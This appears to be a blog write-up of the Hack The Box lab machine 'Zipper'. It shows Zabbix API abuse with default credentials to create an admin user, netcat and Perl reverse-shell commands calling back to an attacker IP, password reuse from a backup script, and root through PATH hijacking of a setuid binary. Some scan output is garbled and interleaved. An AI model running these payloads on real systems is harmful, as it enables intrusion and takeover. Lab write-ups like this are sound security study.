

# HTB-靶机 Zapper-Writeup

首页 » 渗透周边 » 靶机练习 » HTB-靶机 Zapper-writeup

 Admin  2019-02-03 11:30  来源: lsh4ck's Blog

 5 |  抢沙发 |  隐藏边栏

 文章评分 0 次, 平均分 0.0 :     

Usually scan, nmap+dirb+gobuster+msftcp

```
PORT STATE SERVICE REASON VERSION
22/tcp open  ssh      syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| clamav-exec: ERROR: Script execution failed (use -d to debug)
80/tcp open  http     syn-ack ttl 62 Apache httpd 2.4.29 ((Ubuntu))
| clamav-exec: ERROR: Script execution failed (use -d to debug)
| http-csrf: Couldn't find any CSRF vulnerabilities.
| http-dombased-xss: Couldn't find any DOM based XSS.
| http-jsonp-detection: Couldn't find any JSONP endpoints.
| http-server-header: Apache/2.4.29 (Ubuntu)
| http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-wordpress-users: [Error] Wordpress installation was not found. We couldn't find wp-login.php
OS fingerprint not ideal because: maxTimingRatio (1.504000e+00) is greater than 1.4
Aggressive OS guesses: Linux 3.2 - 4.9 (95%), Linux 3.16 (95%), Linux 3.13 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210 A or 211 Network Camera (Linux 2.6.17) (94%), Linux 3.12 (92%), Linux 3.18 (92%), Linux 3.8 - 3.11 (92%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.70SVN%E=4%D=2/3%OT=22%CT=1%CU=39449%PV=Y%DS=2%DC=T%G=N%TM=5056477A%P=x86_64-unknown-linux-gnu)
SEQ(SP=100%GCD=2%ISR=10B%TI=Z%TS=A)
SEQ(SP=FD%GCD=5%ISR=10D%TI=Z%CI=RD%TS=A)
SEQ(SP=101%GCD=1%ISR=10A%TI=Z%II=I%TS=9)
OPS(O1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST11NW7%O6=M54DST11)
WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)
ECN(R=Y%DF=Y%T=40%W=7210%O=M54DNNSNW7%CC=Y%Q=)
T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=N)
T7(R=Y%DF=Y%T=40%W=0%S=Z%A=0%F=AR%O=%RD=0%Q=)
U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
IE(R=N)
IE(R=Y%DFI=N%T=40%CD=S)
```



ubuntu

This is the default installation on Ubuntu. We couldn't find the site's administrator's email address. If you are a normal site's administrator, please write this file back to us and we will add it into the database. The configuration file is located in the following directory: /etc/apache2/

into several files. The configuration file is documented in the documentation. The configuration file is located in the following directory: /etc/apache2/

```
/etc/apache2/
|-- apache2.conf
|-- httpd.conf
|-- mods-enabled
|-- conf-enabled
|-- sites-enabled
```

• apache2.conf configuration

```
2019/02/03 09:44:33 http://10.10.10.108/category%20reviews/ net/http: request canceled (Client.Timeout exceeded while awaiting headers)
/zabbix (Status: 301)
2019/02/03 09:44:36 [!] Get http://10.10.10.108/dd: net/http: request canceled (Client.Timeout exceeded while awaiting headers)
```

If you are that the site's administrator

```
# root@kali:~# [9:57:40]
$ dirb http://10.10.10.108
3 09:19:44 2019 OPTIONS IMPORT: timers
3 09:19:44 2019 OPTIONS IMPORT: --ifco
DIRB v2.22
By The Dark Raver
3 09:19:44 2019 OPTIONS IMPORT: route
3 09:19:44 2019 OPTIONS IMPORT: route-
3 09:19:44 2019 OPTIONS IMPORT: peer-3
3 09:19:44 2019 OPTIONS IMPORT: adjust
3 09:19:44 2019 OPTIONS IMPORT: data c
3 09:19:44 2019 Data Channel: using ne
3 09:19:44 2019 Outgoing Data Channel:
56 bit key
3 09:19:44 2019 Incoming Data Channel:
56 bit key
GENERATED WORDS: 4613
3 09:19:44 2019 Preserving previous TU
3 09:19:44 2019 Initialization Sequenc
---- Scanning URL: http://10.10.10.108/ ----
==> DIRECTORY: http://10.10.10.108/zabbix/
--> Testing: http://10.10.10.108/@
```

```
msf5 auxiliary(scanner/portscan/tcp) > exploit
3 09:19:44 2019 Outgoing Data Channel:
56 bit key
[+] 10.10.10.108: - 10.10.10.108:22 - TCP OPEN
3 09:19:44 2019 Incoming Data Channel:
[+] 10.10.10.108: - 10.10.10.108:80 - TCP OPEN
56 bit key
[*] 10.10.10.108: - Scanned 1 of 1 hosts (100% complete)
3 09:19:44 2019 Preserving previous TU
[*] Auxiliary module execution completed
3 09:19:44 2019 Initialization Sequenc
msf5 auxiliary(scanner/portscan/tcp) >
```

find zabbix, ver3.0.21:

**ZABBIX**

Username


Session terminated, re-login, please.

Password

☒ Remember me for 30 days

Sign in

or [sign in as guest](#)[Help](#) • [Support](#)



```
1 <!DOCTYPE html>
2 <html>
3   <head>
4     <meta http-equiv="X-UA-Compatible" content="IE=Edge"/>
5     <meta charset="utf-8" />
6     <meta name="viewport" content="width=device-width, initial-scale=1">
7     <meta name="Author" content="Zabbix SIA" />
8     <title>Zabbix: Zabbix</title>
9     <link rel="icon" href="favicon.ico">
10    <link rel="apple-touch-icon-precomposed" sizes="76x76" href="img/apple-touch-icon-76x76-precomposed.p
11    <link rel="apple-touch-icon-precomposed" sizes="120x120" href="img/apple-touch-icon-120x120-precompos
12    <link rel="apple-touch-icon-precomposed" sizes="152x152" href="img/apple-touch-icon-152x152-precompos
13    <link rel="apple-touch-icon-precomposed" sizes="180x180" href="img/apple-touch-icon-180x180-precompos
14    <link rel="icon" sizes="192x192" href="img/touch-icon-192x192.png">
15    <meta name="csrf-token" content="leb9ec451df739a0"/>
16    <meta name="msapplication-TileImage" content="img/ms-tile-144x144.png">
17    <meta name="msapplication-TileColor" content="#d40000">
18    <meta name="msapplication-config" content="none"/>
19    <link rel="stylesheet" type="text/css" href="styles/blue-theme.css" />
20    <style type="text/css">.na-bg, .na-bg input[type="radio"]:checked + label { background-color: #97AAB3 }
21    .info-bg, .info-bg input[type="radio"]:checked + label { background-color: #7499FF }
22    .warning-bg, .warning-bg input[type="radio"]:checked + label { background-color: #FFC859 }
23    .average-bg, .average-bg input[type="radio"]:checked + label { background-color: #FFA059 }
24    .high-bg, .high-bg input[type="radio"]:checked + label { background-color: #E97659 }
25    .disaster-bg, .disaster-bg input[type="radio"]:checked + label { background-color: #E45959 }
26  </style><script>var PHP_TZ_OFFSET = -18000;</script><script src="js/browsers.js"></script>
27  <script src="jsLoader.php?ver=3.0.21&lang=en_GB&showGuiMessaging=1"></script>
28  </head>
29  <body>
30    <div class="msg-bad-global" id="msg-bad-global"></div>
31    <div class="article"><div class="server-name">Zabbix</div><div class="signin-container"><div class="signin-lo
32
```

think about zabbix has jsrpc.php, any exploit? , json interface is not authorized to access, search it:



ZabbixAPI



全部

地图

视频

新闻

图片

更多

设置

工具

找到约 50,500 条结果 (用时 0.29 秒)

您是不是要找: **Zabbix API**

## 18. API [Zabbix Documentation 3.2]

<https://www.zabbix.com/documentation/3.2/manual/api> ▼ 翻译此页

**Zabbix API** allows you to programmatically retrieve and modify the configuration of Zabbix and provides access to historical data. It is widely used to: Create new ...

## Zabbix API 简介及使用- Jamin Zhang

<https://jaminzhang.github.io/monitoring/Zabbix-API-Intro-and-Usage/> ▼

2018年6月24日 - **Zabbix API** 开始扮演着越来越重要的角色, 尤其是在集成第三方软件和自动化日常任务时。很难想象管理数千台服务器而没有自动化是多么的困难。

## Zabbix API 使用- 简书

<https://www.jianshu.com/p/f5282dfc438c> ▼

2017年8月22日 - 用于调用**Zabbix Api**接入平台展示监控数据一: 接口概述(用于调用**Zabbix Api**接入平台展示监控数据) HOST: 1.1.1.1PORT: 80PROTOECOL: ...

## zabbixapi | RubyGems.org | Ruby 社区Gem 托管

<https://rubygems.org/gems/zabbixapi/versions/2.4.7?locale=zh-CN> ▼

**zabbixapi** 2.4.7. Allows you to work with **zabbix api** from ruby. 版本列表: 4.1.0 - December 25, 2018 (17.0 KB); 4.0.0 - December 20, 2018 (17.0 KB); 3.2.1 ...

## GitHub - lukeycyca/pyzabbix: Python Zabbix API

<https://github.com/lukeycyca/pyzabbix> ▼ 翻译此页

Python **Zabbix API**. Contribute to lukeycyca/pyzabbix development by creating an account on GitHub.

## GitHub - express42/zabbixapi: Ruby wrapper to Zabbix API

<https://github.com/express42/zabbixapi> ▼ 翻译此页

Ruby wrapper to **Zabbix API**. Contribute to express42/**zabbixapi** development by creating an account on GitHub.

## GitHub - hengyunabc/zabbix-api: zabbix-api for java

<https://github.com/hengyunabc/zabbix-api> ▼ 翻译此页

**zabbix-api** for java. Contribute to hengyunabc/**zabbix-api** development by creating an account on GitHub.

python has library named zabbixapi, <https://github.com/lukeycyca/pyzabbix> ↗

EXP. add host: <http://blog.chinaunix.net/uid-28309325-id-5176638.html> ↗

createuser.py:

```
1 #!/usr/bin/env python
2
3 from pyzabbix import ZabbixAPI
4 import sys
5 import logging
6
7 stream = logging.StreamHandler(sys.stdout)
8 stream.setLevel(logging.DEBUG)
9 log = logging.getLogger('pyzabbix')
10 log.addHandler(stream)
```



```
11 log.setLevel(logging.DEBUG)
12 zapi = ZabbixAPI("http://10.10.10.108/zabbix")
13 zapi.login("zapper", "zapper")
14 print ("Connected to %s" % zapi.api_version() )
15
16 zapi.do_request('user.create',
17               {
18                 "alias": "lsh4ck",
19                 "passwd": "lsls",
20                 "type": 3,
21                 "usrgrps": [
22                     {
23                         "usrgrpid": "11"
24                     }
25                 ]
26             }
27         )
28
29 )
```

→ zipper python zabbix-user.py

JSON-RPC Server Endpoint: http://10.10.10.108/zabbix/api\_jsonrpc.php

Sending: {  
 "params": {  
 "password": "zapper",  
 "user": "zapper"  
 },  
 "jsonrpc": "2.0",  
 "method": "user.login",  
 "id": 0  
}  
Response Code: 200  
Response Body: {  
 "jsonrpc": "2.0",  
 "result": "379e6b7ca84c935a78fd9dcd94228c90",  
 "id": 0  
}  
Sending: {  
 "params": {},  
 "jsonrpc": "2.0",  
 "method": "apiinfo.version",  
 "id": 1  
}  
Response Code: 200  
Response Body: {  
 "jsonrpc": "2.0",  
 "result": "3.0.21",  
 "id": 1  
}  
Connected to 3.0.21  
Sending: {  
 "params": {  
 "passwd": "lsls",  
 "alias": "lsh4ck",  
 "type": 3,  
 "usrgrps": [  
 {  
 "usrgrpuid": "11"  
 }  
 ],  
 },  
 "jsonrpc": "2.0",  
 "method": "user.create",  
 "auth": "379e6b7ca84c935a78fd9dcd94228c90",  
 "id": 2  
}  
Response Code: 200  
Response Body: {  
 "jsonrpc": "2.0",  
 "result": {  
 "userids": [  
 "4"  
 ]  
 }  
}

Zabbix: User profile

10.10.10.108/zabbix/profile

Most Visited Offensive Security Kali Training

ZABBIX Monitoring Inventory Reports Configuration

User profile: lsh4ck

User Media Messaging

Password

Change password

Language

English (en\_GB)

You are not able

Theme

System default

Auto-login

☒

Auto-logout (min 90 seconds)

☐ 900

Refresh (in seconds)

30

Rows per page

50

URL (after login)

Update

Cancel


createscript.py:



The execute script must execute on zabbix agent not on server cuz server its a docker container

```
1  #!/usr/bin/env python
2
3  from pyzabbix import ZabbixAPI
4  import sys
5  import logging
6
7  stream = logging.StreamHandler(sys.stdout)
8  stream.setLevel(logging.DEBUG)
9  log = logging.getLogger('pyzabbix')
10 log.addHandler(stream)
11 log.setLevel(logging.DEBUG)
12 zapi = ZabbixAPI("http://10.10.10.108/zabbix")
13 zapi.login("lsh4ck", "lsls")
14 print ("Connected to %s" % zapi.api_version() )
15
16 zapi.do_request('script.create',
17                {
18
19                    'name': 'revshell',
20                    'command': 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1ln
21                    'host_acces': 1,
22                    'execute_on': 0
23
24                }
25
26 )
```

the panel of script before:



Zabbix: Configuration of s x

10.10.10.108/zabbix/zabbix.php?action=script.list&uncheck=1

Most Visited Offensive Security Kali Training

ZABBIX Monitoring Inventory Reports Configuration Administration

General Proxies Authentication User groups Users Media types Scripts Queue

Scripts

<input type="checkbox"/> Name ▲	Type	Execute on	Commands	User group	Host group	Host access
<input type="checkbox"/> Detect operating system	Script	Server	sudo /usr/bin/nmap -O {HOST.CONN} 2>&1	Zabbix administrators	All	Read
<input type="checkbox"/> Ping	Script	Agent	sudo pwd	All	All	Read
<input type="checkbox"/> Traceroute	Script	Server	/usr/bin/traceroute {HOST.CONN} 2>&1	All	All	Read

0 selected Delete

Displaying 3 of 3

after excute the script:

```

python zabbix-create.py --url http://10.10.10.108/zabbix/api_jsonrpc.php
JSON-RPC Server Endpoint: http://10.10.10.108/zabbix/api_jsonrpc.php
Sending: {
  "params": {
    "password": "lsls",
    "user": "lsh4ck"
  },
  "jsonrpc": "2.0",
  "method": "user.login",
  "id": 0
}
Response Code: 200
Response Body: {
  "jsonrpc": "2.0",
  "result": "a25a11c99ffa6b638ba9bd16d30e2b89",
  "id": 0
}
Sending: {
  "params": {},
  "jsonrpc": "2.0",
  "method": "apiinfo.version",
  "id": 1
}
Response Code: 200
Response Body: {
  "jsonrpc": "2.0",
  "result": "3.0.21",
  "id": 1
}
Connected to 3.0.21
Sending: {
  "params": {
    "execute_on": 0,
    "command": "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.15.xxx 4444 >/tmp/f",
    "name": "revshell",
    "host_access": 1
  },
  "jsonrpc": "2.0",
  "method": "script.create",
  "auth": "a25a11c99ffa6b638ba9bd16d30e2b89",
  "id": 2
}
Response Code: 200
Response Body: {
  "jsonrpc": "2.0",
  "result": {
    "scriptids": [
      "5"
    ]
  },
  "id": 2
}

```

editor the script, use the stable perl or python to backconnect:

```
perl -e 'use Socket;$i="x.x.x.x";$p=4444;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'<br />
```

create events or triggers, filter use any, more hosts possible:

Zabbix: Status of triggers x

10.10.10.108/zabbix/tr\_status.php?ddreset=1

Most Visited Offensive Security Kali Training

ZABBIX Monitoring Inventory Reports Configuration Administration

Dashboard Overview Web Latest data Triggers Events Graphs Screens Maps Discovery IT services

### Status of triggers

Group all Host all

Filter

Triggers status Any

Acknowledge status Any

Events Show all (7 days)

Minimum trigger severity Not classified

Age less than 14 days

Filter by name

Filter by application

Filter by host inventory Type

Show hosts in maintenance

Show details

Filter Reset

Severity	Status	Info	Last change	Age	Duration	Ack	Host	Name	Description
Information	OK		2019-02-02 19:34:30	2h 2m 55s		Yes	Zipper	Scripts	was changed on Zipper
Information	OK		2019-02-02 19:34:28	2h 2m 57s		Yes	Zipper	Detect operating system	was changed on Zipper
Average	OK		2018-09-08 07:52:29	4m 27d 14h		Yes	Zipper	Ping	reachable for 5 minutes
High	OK		2018-09-08 07:50:27	4m 27d 14h		Yes	Zabbix	revshell	Code

0 selected Bulk acknowledge

Displaying

ncat to listen:

```
# root @ kali in ~/htb/zipper [10:39:13] C:130
$ ncat -lvnp 4444
Ncat: Version 7.70SVN ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.108.
Ncat: Connection from 10.10.10.108:44262.
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=107(zabbix) gid=113(zabbix) groups=113(zabbix)
$ whoami
zabbix
ls
$ backups
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lost+found
media
mnt
opt
proc
root
run
sbin
srv
swapfile
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ pwd
/
$
```

### Status

per1 -e 'use Socket;\$i="10.10.15.6";\$p=4444;socket(S,PF\_INET,SOCK\_STREAM,getprotobyname("tcp")); if(connect(S,sockaddr\_in(\$p,inet\_aton(\$i))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");}'

Severity	Status	Info	Last change	Age	Duration	Ack	Host	Name	Description
Information	OK		2019-02-02 19:34:30	2h 5m 2s		Yes	Zipper	Version of zabbix_agentd	
Information	OK		2019-02-02 19:34:28	2h 5m 4s		Yes	Zipper	Host name of zabbix_age	
Average	OK		2018-09-08 07:52:29	4m 27d 14h		Yes	Zipper	Zabbix agent on Zipper is	
High	OK		2018-09-08 07:50:27	4m 27d 14h		Yes	Zabbix	Zapper's Backup Script - f	

0 selected Bulk acknowledge

Zabbix 3.0.21. © 2001–2018, Zabbix SIA

```

$ pwd
/
$ cd /home
$ ls
zapper
$ cd zapper
ls
user.txt
utils
$ cat user.txt
cat: user.txt: Permission denied
$ cd utils
$ ls
backup.sh
zabbix-service
$ cat backup.sh
#!/bin/bash
#
# Quick script to backup all utilities in this folder to /backups
#
/usr/bin/7z a /backups/zapper_backup-$(/bin/date +%F).7z -pZippityDoDah /home/zapper/utils/* &&/dev/null
echo $$

```

<input type="checkbox"/>	Information	OK	2019-02-02 19:34:30	2h 6m 25s
<input type="checkbox"/>	Information	OK	2019-02-02 19:34:28	2h 6m 27s
<input type="checkbox"/>	Average	OK	2018-09-08 07:52:29	4m 27d 14h
<input type="checkbox"/>	High	OK	2018-09-08 07:50:27	4m 27d 14h

0 selected [Bulk acknowledge](#)

find the files of user zapper is permission denied, cat the backup.sh:

```

/usr/bin/7z a /backups/zapper_backup-$(/bin/date +%F).7z -pZippityDoDah /home/zapper/utils/* &&/dev/null

```

shell for backup, -p could be the pwd for zapper

zapper can not ssh:

```

# root @ kali in ~/htb/zipper [10:52:58]
$ ssh zapper@10.10.10.108
zapper@10.10.10.108: Permission denied (publickey).

# root @ kali in ~/htb/zipper [10:53:06] C:255
$

```

use python to get a interactive shell:

```

$ python3 -c 'import pty;pty.spawn("/bin/sh")'
$ su - zapper
su - zapper
Password: ZippityDoDah

```

so can use su, input the pwd, login successfully:

```
$ python3 -c 'import pty;pty.spawn("/bin/sh")'
$ su - zapper
su - zapper
Password: ZippityDoDah
```

Welcome to:

# ZIPPER

[0] Packages Need To Be Updated

[>] Backups:

```
4.0K    /backups/zapper_backup-2019-02-02.7z
4.0K    /backups/zabbix_scripts_backup-2019-02-02.7z
```

```
zapper@zipper:~$ pwd
```

```
pwd
```

```
/home/zapper
```

```
zapper@zipper:~$ cat user.txt
```

```
cat user.txt
```

```
-----
```

```
zapper@zipper:~$
```

get user.txt

search folder:

```
zapper@zipper:~/utils$ ls -al
```

```
ls -al
```

```
total 20
```

```
drwxrwxr-x 2 zapper zapper 4096 Sep  8 13:27 .
```

```
drwxr-xr-x 6 zapper zapper 4096 Sep  9 19:12 ..
```

```
-rwxr-xr-x 1 zapper zapper  194 Sep  8 13:12 backup.sh
```

```
-rwsr-sr-x 1 root    root   7556 Sep  8 13:05 zabbix-service
```

```
zapper@zipper:~/utils$
```

The only one that runs with root is the service. Actually, the administrator may be negligent. This should be the way to leave a question for us



```
zapper@zipper:~/utils$ export PATH=.
export PATH=.
zapper@zipper:~/utils$ /bin/echo '/bin/sh -i' >> systemctl
/bin/echo '/bin/sh -i' >> systemctl
zapper@zipper:~/utils$ /bin/chmod +x systemctl
/bin/chmod +x systemctl
zapper@zipper:~/utils$ ./zabbix-service start
./zabbix-service start
# /bin/cat /root/root.txt
/bin/cat /root/root.txt
a7c743d35b8efbedfd9336492a8eab6e
#
```

📢 本文为原创文章，版权归Ish4ck's Blog所有，欢迎分享本文，转载请保留出处！

❤️ 0人喜欢

★ 0人收藏

分享到：

 Admin   关注：0 粉丝：0


这个人很懒，什么都没写

 关注

 主页

 打赏





- 密码保护：HTB-靶机 Ypuffy-writeup
- 关于八字命理非 pdf 版本站内资料集合
- 第五十二课：渗透的本质是信息搜集
- 第十九课：基于 netbios 发现内网存活主机

你可能也喜欢

- ♥ 密码保护：HTB-靶机 Ypuffy-writ... 01/30
- ♥ 第七课：sql server 常用操作远程...
- ♥ 第一课：windows 提权-快速查找 ... 01/10

热评文章

- 1 密码保护：HTB-靶机 Ypuffy-wri... 1



- ♥ 第七十三课：基于白名单 Regasm... 01/10  
01/21
- ♥ 截获内存中的各类 https 明文密码 01/11
- ♥ 第八十九课：基于白名单 Url.dll 执... 01/22

<< 上一篇  
密码保护：HTB-靶机 Ypuffy-writeup

下一篇 >>  
没有了，已经是最新一篇了

发表评论

昵称 \*

如：lsh4ck's Blog（必填）

邮箱 \*

如：example@example.com（/

网址

